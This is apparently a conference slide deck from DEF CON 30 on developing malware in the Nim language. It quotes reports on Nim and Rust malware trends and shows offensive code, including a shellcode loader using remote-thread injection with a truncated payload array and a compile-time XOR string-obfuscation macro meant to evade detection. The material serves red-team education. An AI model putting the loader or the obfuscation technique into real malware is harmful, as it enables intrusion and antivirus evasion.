Nimbly Navigating a Nimiety of Nimplants

Writing Nim malware like the cool kids

Cas van Cooten

13-08-2022

00 | About

```
[cas@dc30 ~]$ whoami
```

- Offensive Security Enthusiast, Red Team Operator, and hobbyist Malware Developer
- Likes building malware in Nim
- Author of tools such as Nimplant (coming soon™), Nimpackt, and BugBountyScanner
- Semi-pro shitposter on Twitter

Cas van Cooten

casvancooten.com

@chvancooten

chvancooten

/in/chvancooten

00 | About

```
[cas@dc30 ~]$ whoamin't
```

01 | Preface: Offensive Development

Build your own tools for fun and profit

Follow us

The Hacker News

Home Cyber Attacks Vulnerabilities Offers Contact

Researchers Spotted Malware Written in Programming Language

March 12, 2021 Ravie Lakshmanan

Cybersecurity researchers have unwrapped an "interesting email campaign" u
actor that has taken to distributing a new malware written in Nim programmi

the executable (Figure 3):




Figure 3: Example of Nim related strings

ZDNet

Home | Innovation | Security

Malware developers turn to 'exotic' programming languages to thwart researchers

They are focused on exploiting pain points in code analysis and reverse-engineering.

Written by **Charlie Osborne, Contributor** on **July 27, 2021**

Malware developers are increasingly turning to unusual or "exotic" programming languages to hamper analysis efforts, researchers say.

According to a new report published by BlackBerry's Research & Intelligence team on Monday, there has been a recent "escalation" in the use of Go (Golang), D (DLang), Nim, and Rust, which are being used more commonly to "try to evade detection by the security community, or address specific pain-points in their development process."

TLP:WHITE

FBI FLASH

FEDERAL BUREAU OF INVESTIGATION • CYBER DIVISION

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients to protect against cyber threats. This data is provided in order to help cyber security professionals and system administrators to guard against the persistent malicious actions of cyber actors. This FLASH was coordinated with DHS/CISA.

This FLASH has been released **TLP:WHITE**

If you identify any suspicious activity within your enterprise or have related information, your local FBI Cyber Squad immediately with respect to the procedures outlined in the Reporting Notice section of this message.

By related information to FBI Cyber Squads, you are assisting in sharing information that allows the FBI to track coordinate with private industry and the United States Government to prevent future intrusions and attacks.

ALPHV Ransomware Indicators of Compromise

t of a series of FBI reports to disseminate known indicators of compromise (IOCs) and es and procedures (TTPs) associated with ransomware variants identified through FBI s of March 2022, BlackCat/ALPHV ransomware as a service (RaaS) had compromised at worldwide and is the first ransomware group to do so successfully using RUST, a more secure programming language that offers improved performance and reliable ssing. BlackCat-affiliated threat actors typically request ransom payments of several Bitcoin and Monero but have accepted ransom payments below the initial ransom . Many of the developers and money launderers for BlackCat/ALPHV are linked to

g Malware Count Over Time





Figure 1. Timeline of Go Malware samples based on first seen dates.

02 | Trends in Malware-Land

03 | Nim

The Nim programming language



nim-lang.org

03 | Nim

The Nim programming language

Efficient


- Nim generates native dependency-free executables, not dependent on a virtual machine, which are small and allow easy redistribution.
- The Nim compiler and the generated executables support all major platforms like Windows, Linux, BSD and macOS.
- Nim's memory management is deterministic and customizable with destructors and move semantics, inspired by C++ and Rust. It is well-suited for embedded, hard-realtime systems.
- Modern concepts like zero-overhead iterators and compile-time evaluation of user-defined functions, in combination with the preference of value-based datatypes allocated on the stack, lead to extremely performant code.
- Support for various backends: it compiles to C, C++ or JavaScript so that Nim can be used for all backend and frontend needs.

Expressive

nim-lang.org

03 | Nim

The Nim programming language



nim-lang.org

03 | Nim

The Nim programming language

Efficient

Expressive

Elegant

- Macros cannot change Nim's syntax because there is no need for it — the syntax is flexible enough.
- Modern type system with local type inference, tuples, generics and sum types.
- Statements are grouped by indentation but can span multiple lines.

nim-lang.org

03 | Nim

`Nim for malware development`

- Compiles directly to C, C++, Objective-C or Javascript
- Doesn’t rely on VM or runtime, yields small binaries
- Python-inspired syntax, rapid development and prototyping
  - Avoids you having to write C/C++ (goodbye vulns!)
- Has an extremely mature Foreign Function Interface (FFI)
- Super easy cross-compilation (using mingw)

github.com/byt3bl33d3r/OffensiveNim

03 | Nim

Nim to bypass defenses?

Virus scanner problems after installing Nim 1.4

Questions

wiltzutm Oct 2020

Hello, I'm having difficulties with my administered Windows 10 laptop's virus scanner (F-secure Client Security Premium) and the latest nim release 1.4. My previous nim version was 1.2.6.

So all was good with Nim 1.2.6, but after updating I began to get weird heuristics false alarms (HEUR/APC) from the scanner when compiling without the release flag: "nim c hello.nim". These false alarms won't pop up when I use the "nim c -d:release hello.nim" which I find odd.

I know this isn't your problem, **I was just wondering if there's someone who has some experience and under the hood understanding what MIGHT trigger some heuristics when compiling without the release flag?** I don't actually even know if it's even possible to speculate without seeing the scanner's code.

One problem at the moment is that I cannot even send a sample file to the virus scanner company because the scanner is so aggressively deleting the compiled example file... (of course I could do this with some other pc, but I don't have any windows pc at my possession only linux)

Is my only solution to break free from my workplace admins and start devving Nim with my non administered linux pc (I would prefer linux, but the laptop is so slow)? :D

File hello.nim contents:

```nim
proc sayHello() =
    echo "Hello World!"

when isMainModule:
    sayHello()
```

r/nim

Posts

Posted by u/al_earner 9 months ago

6

The virus issue

I'm trying to install Nim 1.6 (64 bit) on Windows 10. The download fails because Windows detects the Sabsik.FT.A!ml virus. I know there is some sort of known issue with this virus and Nim, but the file is 20 meg... that's a lot of space to hide a virus. Are we sure this is a false positive?

88% Upvoted

6 Comments Share Save Hide Report

03 | Nim

Nim to bypass defenses!

04 | Nim in Practice

Getting acquainted with the syntax

```nim
import base64
import httpclient

var client = newHttpClient()
let content = client.getContent("https://adversaryvillage.org/")
let encoded = encode(content)

if encoded.len <= 64:
  echo encoded
else:
  echo encoded[0..31] & "..." & encoded[^32..^1]
```

rosettacode.org/wiki/Base64_encode_data#Nim

04 | Nim in Practice

WinAPI: P/Invoke

```
type
    HANDLE* = int
    HWND* = HANDLE
    UINT* = int32
    LPCSTR* = cstring

proc MessageBox*(hWnd: HWND, lpText: LPCSTR, lpCaption: LPCSTR, uType: UINT): int32
  {.discardable, stdcall, dynlib: "user32", importc: "MessageBoxA".}

MessageBox(0, "Work smart, not hard", "Hello Def Con", 0)
```

Dynlib uses GetProcAddress + LoadLibrary,
D/Invoke by default!

github.com/byt3bl33d3r/OffensiveNim

04 | Nim in Practice

WinAPI: P/Invoke (for the lazy)

```nim
import winim/lean

MessageBox(0, "Work smart, not hard", "Hello Def Con", 0)
```

github.com/byt3bl33d3r/OffensiveNim

04 | Nim in Practice

Demo: Simple shellcode loader


```nim
import winim/lean
import osproc

proc injectCreateRemoteThread[I, T](shellcode: array[I, T]): void =
  # ...

when defined(windows):
    when defined(amd64):

        echo "[*] Running in x64 process"

        var shellcode: array[295, byte] = [
        byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,
        0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
        #...
        0x6c,0x6f,0x2c,0x20,0x66,0x72,0x6f,0x6d,0x20,0x4d,0x53,0x46,0x21,0x00,0x4d,
        0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6f,0x78,0x00]

    when isMainModule:
        injectCreateRemoteThread(shellcode)
```

github.com/byt3bl33d3r/OffensiveNim/blob/master/src/shellcode_bin.nim

04 | Nim in Practice

Using compile-time macros to obfuscate static strings


```nim
import strenc

echo "Hello world! Betcha can't find this string
in the compiled binary 👀"
```



04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```nim
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
    k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```




04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```nim
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
    k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Define encryption function (XOR)




04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```nim
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
    k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Generate unique key for each string




04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```nim
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
    k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Define term-rewriting macro to replace string literals with ‘obfuscate’ function and key




04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```nim
import macros, hashes

type
  estring = distinct string

proc obfuscate(s: estring, key: int): string {.noinline.} =
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
    k = k +% 1

var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = obfuscate(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      obfuscate(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Shift the key



05 | Case Study

